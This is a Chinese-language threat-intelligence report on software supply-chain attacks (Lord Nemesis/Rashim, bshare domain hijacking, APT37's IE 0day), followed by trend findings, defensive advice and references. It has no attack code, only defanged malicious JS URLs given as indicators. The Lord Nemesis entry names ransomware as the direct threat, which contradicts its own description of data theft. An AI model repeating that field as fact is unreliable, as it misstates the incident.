事件描述	2024 年 3 月，OP Innovate 发布报告详细描述了中东地区黑客活动分子组织“Lord Nemesis”（也称为“Nemesis Kitten”）对以色列学术界进行的供应链攻击。该组织自 2023 年底出现以来，公开宣称其目标是针对以色列的组织，并试图在其受害者中制造恐慌。 2023 年 11 月下旬，该组织声称对入侵以色列领先的学术管理和培训管理软件解决方案提供商 Rashim Software 负责。据称，Lord Nemesis 使用从 Rashim 入侵事件中获得的凭证渗透了该公司的几家客户，其中包括多家学术机构。 Rashim Software Ltd. 是以色列市场的重要参与者，为大学和学院提供各种软件解决方案。他们的一个主要产品是名为 Michlol 的学生 CRM，该产品被全国各地的学术机构广泛使用。 初步调查确认，攻击者成功劫持了 Rashim Software Ltd.的管理员账户，该账户对学术机构的学生 CRM 系统拥有特权访问权限。攻击者利用这些提升的凭据，在非工作时间连接到机构的 VPN 并启动数据窃取。攻击者专门针对关键服务器和数据库，尤其是包含敏感学生信息的 SQL 服务器。虽然没有发现数据被盗的确凿证据，但 OP Innovate 认为在攻击过程中窃取了学生个人数据的可能性很高。
直接威胁	感染主机被勒索软件加密
影响范围	使用 Rashim Software Ltd.名为 Michlol 的学生 CRM 产品的客户
参考链接	https://op-c.net/blog/lord-nemesis-strikes-supply-chain-attack-on-the-israeli-academic-sector/

服务污染

除了直接对软件产品的源代码进行污染，攻击者还可以通过其他方式修改或劫持用户使用的上游服务，使其携带恶意内容，从而展开对服务使用者的攻击。


- Bshare 插件服务域名抢注导致大范围网页劫持

事件名称	Bshare 插件服务域名抢注导致大范围网页劫持
披露时间	2025 年 2 月

事件描述	奇安信网站云监测和奇安信威胁情报中心在日常威胁狩猎活动中，发现很多站点在晚上 9 点至凌晨 5 点使用安卓 UA 的设备访问时，会跳转至同一色情网页。起初我们认为这批站点由于自身安全缺陷导致被黑产组织攻破利用，经过进一步分析，发现这些网页都引用了名为 bshare 的分享按钮插件，该插件对应的服务域名为 static.bshare.cn；最后通过对域名 static.bshare.cn 的分析，我们确认这是一起通过抢注过期通用插件服务域名来实施大范围网页劫持的攻击事件。 直到 2024-11-23，bshare.cn 域名的状态从 ok 变为了 clientHold 锁定状态，域名在 2024 年 10 月到期前解析的 IP 所属地理位置一直是大陆，而被抢注后解析的 IP 位置变为了港澳与海外。Bshare.cn 域名在被人抢注后，域名拥有者可以非常方便地通过修改 hxxp://static[.]bshare.cn/b/bshareC0.js 、hxxp://static[.]bshare.cn/b/buttonLite.js 的 JS 代码来进一步控制所有引用了 bshare 插件的网页，从而进行推流或是其他网络攻击行为，比如推送钓鱼页面。 从恶意代码涉及到的“业务”来看，抢注域名的团伙可能是以盈利为目的、出售引流推广和网页劫持服务的黑产团伙。 所有直接或间接使用了 bshare 分享插件的网页都会受到影响。根据评估，恐怕会影响百万级别的网页。
直接威胁	网页引入恶意 JS 代码
影响范围	所有直接或间接使用了 bshare 分享插件的网页
参考链接	https://mp.weixin.qq.com/s/cVLYypIBUFrVA5n8x2Tagw

- APT37 在供应链攻击行动中使用 IE 0day 漏洞

事件名称	APT37 在供应链攻击行动中使用 IE 0day 漏洞
披露时间	2024 年 10 月
事件描述	韩国安全厂商 AhnLab 和韩国国家网络安全中心(NCSC)称 APT37 借助常出现于免费软件中的弹窗广告程序针对韩国地区发起大规模攻击，此次攻击使用了一个 IE 0day 漏洞 CVE-2024-38178，该攻击行动被命名为 Operation “Code on Toast”。 APT37 首先攻击了韩国在线广告代理服务器，然后攻击者将漏洞利用代码插入服务器提供的广告内容中，当广告程序从服务器下载并呈现广告时会加载 IE 组件触发漏洞利用代码，此过程无需任何用户交互。攻击者在漏洞利用之后最终植入 RokRAT 木马。


	
直接威胁	感染主机被植入木马
影响范围	从受感染广告服务器获取广告内容的电脑终端
参考链接	https://asec.ahnlab.com/en/83877/

综合分析

事件信息展示图

奇安信威胁情报中心对以上供应链相关的实际案例根据其涉及环节、事件披露年份和影响面的大小形成了如下图示，使读者对这些事件有个比较直观的对比：

供应链事件信息展示图



<1w
1w-10w
10w-100w
100w-1000w
1000w-1亿
>1亿
未知
服务污染
访问凭证窃取
升级劫持
物流链劫持
下载劫持
捆绑下载
厂商后门或漏洞
源代码污染
开发工具污染
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025

主要发现与结论

我们将近年来所有重大的针对软硬件产品供应链攻击的安全事件的多个属性进行梳理，配合上一节中的时序图可以发现，针对供应链攻击的安全事件在影响面、严重程度上都绝不低于传统的针对产品本身、操作系统的漏洞攻击，我们从以下几个维度总结供应链攻击的现状：

- **从事件数量上看：**大量的软件捆绑、流氓推广等针对供应链下游（交付环节）攻击的安全事件占据了供应链攻击的大头，受影响用户数多在百万级别，并且层出不穷，而这几类针对供应链的攻击可能事实上比流行漏洞导致的安全事件还要多。蠕虫级别的漏洞（MS08-067、MS17-10 等）所导致的大规模的安全事件已经很少了，IOT 类设备的安全问题导致的大规模 Botnet 构建活动在近期却非常活跃，但前两者的影响其实还远没有来自供应链的大。

- **从影响面上看：**由于基于软件捆绑进行流氓推广的供应链攻击大多采用了白签名绕过查杀体系的机制，其行为也介于黑白之间，因此从影响用户数来说远超一般的漏洞利用类攻击。而类似于 XcodeGhost 这类污染开发工具针对软件供应链上游（开发环境）进行攻击的安全事件虽然数量上不及针对交付环节的攻击，但攻击一旦成功，却可能影响上亿用户。所以，从整体上说供应链安全事件影响的用户数远比一般的漏洞影响还要大。

- **从场景/环节上看：**从上节的图中我们可以看到，大部分针对供应链攻击的安全事件主要集中在供应链下游（交付环节），这个环节出现最多的就是软件捆绑一类的攻击，而在开发环境/开发环节进行攻击的事件却偏少，不过这类攻击一旦发生则更为隐蔽，影响更为深远，并且发生在这一环节的攻击多属于国家行为。

- **从趋势上看：**针对供应链各环节被揭露出来的攻击在近几年都呈上升趋势，在趋于更加复杂化的互联网环境下，软件供应链所暴露给攻击者的攻击面越来越多，并且越来越多的攻击者也发现针对供应链的攻击相对针对产品本身的漏洞攻击可能更加容易，成本更低。

对策建议

在针对软硬件产品供应链攻击的整个场景中，主要涉及三类责任主体：

- 最终用户
- 软硬件厂商
- 安全厂商

其中最终用户和软硬件厂商实际上组成了整个应用场景，而安全厂商需要对应用生态提供安全相关的支持。基于这三类主体的不同需求和责任，奇安信威胁情报中心分别提供如下的建议：

最终用户

在软硬件供应链中最终用户基本涉及交付和使用环节，我们建议最终用户注意以下几点：

1、 尽可能使用正版和官方渠道输出的软件。上面的分析可以看到软件捆绑恶意代码是供应链攻击的最主要渠道，除了极少数的特例（如 Xshell 后门代码事件），如果完全使用正版软件可以抵抗绝大部分供应链攻击。使用搜索引擎搜索下载软件注意辨别下载链接是否是官方链接，如果是第三方下载站则需要注意是否为常用下载站，并点击正确的下载链接。下载使用各类非官方、盗版、破解以及来源不明的软件需要非常谨慎，使用奇安信天擎一类的防病毒木马、流氓软件的工具进行扫描以尽可能降低风险，如果有条件尽量使用虚拟机运行此类软件。对于企业用户，如果有资源，软硬件上线使用前委托有能力的测评机构进行安全性评估，尽可能发现可能存在的安全隐患。

2、 安装防病毒软件，打开实时防护，设置自动病毒库更新。尽管现在安全业界一股唱衰传统病毒防护方案的风气，然而我们不得不面对的现实是作为终端上最主要的一道防线其作用依然不可取代，特别是基于云安全架构的解决方案可以非常有效地应对已知的大规模威胁，比如 WannaCry 和 Petya 这类勒索蠕虫。

3、 企业用户需要建设态势感知，完善资产管理及持续监控能力，并积极引入威胁情报。对于企业用户，由于保存了大量高价值数据并集成了强大的处理能力，一旦基于供应链的攻击得逞可能导致敏感信息的泄露和关键系统非授权受控，相应的业务和声誉损失远超个人用户。

   尽管必须努力阻止供应链攻击的进入，但过往的安全实践也已经证明基于单点防御的银弹思维是失败的。基于某些环节必然被突破的假设，组织机构需要建立自己的纵深防御和持续监控机制，处理发现的异常，挖掘值得深入调查的事件。对组织自身的软硬件信息资产情况有完备的跟踪，当有供应链相关的威胁情报被通报时，组织就可以根据当前资产的匹配情况立即定位到受影响的资产加以处置，这时，如果有强大的集中管理工具则可以成百倍地提升处置效率，减少暴露在威胁下的时间把损失降低到最小程度。Xshell 后门代码事件中，如果受影响的组织订阅了相关的情报，则有可能快速采取补救措施。并且这时如果组织内有奇安信天擎这样的集中化的终端管控工具，就可以快速了解哪些终端使用着有后门的 Xshell 工具，批量化地进行软件升级并对受影响的终端做进一步的处理。

4、 遵循权限最小化原则缩减攻击面，这也同样基于供应链的开发和交付环节必然被突破的假设。假设组织所使用的交换机路由器存在厂商有意无意植入的后门账号或安全漏洞，那么就会提醒我们至少需要保证其接口的访问来源是尽可能受限的，最低限度要防止资产直接暴露在互联网上而又不对访问来源 IP 进行限制，这样即使系统存在后门或漏洞也无法被大多数人利用。进行防御性的访问权限配置，缩小攻击面事实上是应对未知威胁最有效的方法论，但它对 IT 系统的管理能力提出了很高的要求，真正做到并不容易。

软硬件厂商

XshellGhost、棱镜门等真实案例证明了软件开发交付环节被攻击后的巨大危害，故软件开发及交付环节的安全防范至关重要，我们建议软件厂商在软件开发交付环节尽可能做到：

1、 建立可信的开发环境，这包括可控可信任的软硬件环境，诸如正规渠道购买、下载的软硬件，可信的第三方开源/商业库、算法等，采购安全可信的软件外包服务。关注所用组件的安全通告，如被揭露出严重安全问题，通过配置或加入其他安全性控制作为缓解措施，必要时升级相关的组件。

2、 培养开发人员的安全意识，在开发过程的各个环节建立检查点把安全性的评估作为一个必要评审项。开发环节严格遵守开发规范，防止类似调试后门等安全威胁的产生。开发完成的软硬件发布前交给独立的内部或外部测评组织进行安全性评估，及时解决所发现的问题。

3、 在正规渠道发布软件，提供给用户可以验证安装包是否正确的数据，比如软件包的校验和信息。软件安装时校验自身的完整性，升级更新自身时校验下载回来安装包的签名，保证不运行被劫持的升级包。

安全厂商

长期以来安全厂商大多以软硬件、操作系统本身的漏洞为中心提供产品和服务的解决方案，针对供应链环节的安全问题似乎并没有投入足够的关注。通过上述对软硬件产品供应链各环节的重大安全事件分析可以看到，软件开发、软硬件产品的交付和使用等环节都存在巨大的安全威胁，其导致的危害并不低于安全漏洞所导致的情况，因此仅关注软件及操作系统本身的安全威胁是远远不够的。所以，安全厂商需要从完整的供应链角度形成全景的安全视野，才能解决更多纵深的安全风险。基于最终用户和软硬件厂商的需求，安全厂商可以加强如下几点：

1、 提升发现软硬件产品中安全问题的能力，不仅限于通常意义上的安全漏洞，需要拓展到后门及默认内置账号类的隐藏访问机制的发现，及时输出相应的威胁情报协助厂商和最终用户消除威胁。8 月中的 Xshell 后门代码事件中，奇安信威胁情报中心在国内最早确认了软件中后门的存在并发布了相关的通告，输出了可以帮助用户定位受影响系统的 IOC，真正开始驱动事件响应。

2、 提供创新型的产品和服务，为用户实现全面细致的态势感知，提供有效的资产管理和持续监控工具，并提供威胁情报能力帮助用户完成安全事件的快速检测和响应。揭示企业 IT 环境中安全相关的异常情况，给组织内安全团队提供值得调查分析的精准事件线索，发现可能的未知攻击。如 Xshell 后门事件，安全厂商先通过非正常域名的访问流量定位到相关的终端，最终在机器上找到发出相应网络请求的恶意代码。

参考链接

https://www.zdnet.com/article/backdoor-found-in-webmin-a-popular-web-based-utility-for-managing-unix-servers/
https://www.welivesecurity.com/2021/02/01/operation-nightscout-supply-chain-attack-online-gaming-asia/
https://www.welivesecurity.com/2020/12/17/operation-signsight-supply-chain-attack-southeast-asia/
https://www.welivesecurity.com/2020/12/10/luckymouse-ta428-compromise-able-desktop/
https://www.welivesecurity.com/2020/11/16/lazarus-supply-chain-attack-south-korea/
https://www.welivesecurity.com/2019/03/11/gaming-industry-scope-attackers-asia/
https://www.welivesecurity.com/2018/11/06/supply-chain-attack-cryptocurrency-exchange-gate-io/
https://www.welivesecurity.com/2018/10/18/new-linux-chachaddos-malware-distributed-servers-vestacp-installed/
https://www.trustmatta.com/advisories/matta-disclosure-policy-01.txt
https://www.trustmatta.com/advisories/MATTA-2012-002.txt
https://www.symantec.com/connect/blogs/emerging-threat-dragonfly-energetic-bear-apt-group
https://www.secpulse.com/archives/42059.html
https://www.secpulse.com/archives/40062.html
https://www.riskiq.com/blog/labs/magecart-ticketmaster-breach/
https://www.riskiq.com/blog/labs/magecart-shopper-approved/
https://www.microsoft.com/security/blog/2018/07/26/attack-inception-compromised-supply-chain-within-a-supply-chain-poses-new-risks/
https://www.microsoft.com/security/blog/2018/03/13/poisoned-peer-to-peer-app-kicked-off-dofoil-coin-miner-outbreak/
https://www.f-secure.com/weblog/archives/00002718.html
https://www.fireeye.com/blog/threat-research/2015/11/ibackdoor_high-risk.html
https://www.bleepingcomputer.com/news/security/passwordstate-password-manager-hacked-in-supply-chain-attack/
https://www.bleepingcomputer.com/news/security/npm-nukes-nodejs-malware-opening-windows-linux-reverse-shells/
https://twitter.com/RedDrip7/status/1110797967621914625
https://ti.qianxin.com/blog/articles/relationship-of-qudongrensheng-and-mykings/
https://ti.qianxin.com/blog/articles/an-attack-of-supply-chain-by-qudongrensheng/
https://thehackernews.com/2018/03/windows-malware-hacking.html
https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/tortoiseshell-apt-supply-chain
https://securitylab.github.com/research/octopus-scanner-malware-open-source-supply-chain
https://security.ticketmaster.co.uk/
https://security.tencent.com/index.php/blog/msg/192
https://securelist.com/shadowpad-in-corporate-networks/81432/
https://securelist.com/operation-shadowhammer/89992/

https://mp.weixin.qq.com/s/suQCrCGcbRL1eOaVvQquAg
https://mp.weixin.qq.com/s/PrDhq7uyd74dE8v05aaKFA
https://mp.weixin.qq.com/s/PMc8yjVdPtFy1b4RlWu9kg
https://mp.weixin.qq.com/s/ms7u5PtvU36M3aYbTo2F5A
https://mp.weixin.qq.com/s/GruXpE5YHXwKa4FTYd5fTA
https://mp.weixin.qq.com/s/d8JHkgIxay2bJiFvQf5gSg
https://mp.weixin.qq.com/s/9kqvLPTwVktGmxrgyvUZZA
https://jfrog.com/blog/malicious-pypi-packages-stealing-credit-cards-injecting-code/
https://blogs.technet.microsoft.com/mmpc/2017/06/22/understanding-the-true-size-of-fireball/
https://blog.trendmicro.com/trendlabs-security-intelligence/supply-chain-attack-operation-red-signature-targets-south-korean-organizations/
https://blog.npmjs.org/post/185397814280/plot-to-steal-cryptocurrency-foiled-by-the-npm
https://blog.cloudflare.com/the-wirex-botnet/?utm_content=buffer9e1c5&utm_medium=social&utm_source=twitter.com&utm_campaign=buffer
https://blog.checkpoint.com/2017/06/01/fireball-chinese-malware-250-million-infection/
https://baike.baidu.com/item/棱镜门/6006333?fr=aladdin
http://www.zdnet.com/article/microsoft-petya-ransomware-attacks-were-spread-by-hacked-software-updater/
http://www.pandasecurity.com/mediacenter/mobile-security/ghost-push-malware-android/
http://www.myibc.net/about-us/news/1627-juniper-vpn 后门事件分析.html
http://www.icsisia.com/article.php?id=152154
http://www.huorong.cn/info/150173981974.html
http://www.huorong.cn/info/149663131668.html
http://www.huorong.cn/info/148826116759.html?utm_sources=landian.la
http://www.huorong.cn/info/148352991557.html
http://www.huorong.cn/info/148230103656.html
http://www.huorong.cn/info/148179983055.html
http://www.huorong.cn/info/146855435236.html
http://www.freebuf.com/vuls/57868.html
http://www.freebuf.com/articles/web/141633.html
http://www.freebuf.com/articles/terminal/78781.html
http://www.freebuf.com/articles/system/143461.html
http://www.freebuf.com/articles/system/134017.html
http://www.freebuf.com/articles/system/109096.html
http://www.antiy.com/response/xcodeghost.html
http://wiki.c2.com/?TheKenThompsonHack
http://weibo.com/3802345927/CBAPoj5IR
http://weibo.com/1401527553/AaPhvCON9
http://os.51cto.com/art/201202/314269.htm
http://news.163.com/17/0303/18/CEKF4K0U000187VE.html
http://netsecurity.51cto.com/art/201512/502232.htm
http://mp.weixin.qq.com/s/QmNd9J84q7ZuWyrihUZBTg
http://fortune.com/2017/06/27/petya-ransomware-ukraine-medoc/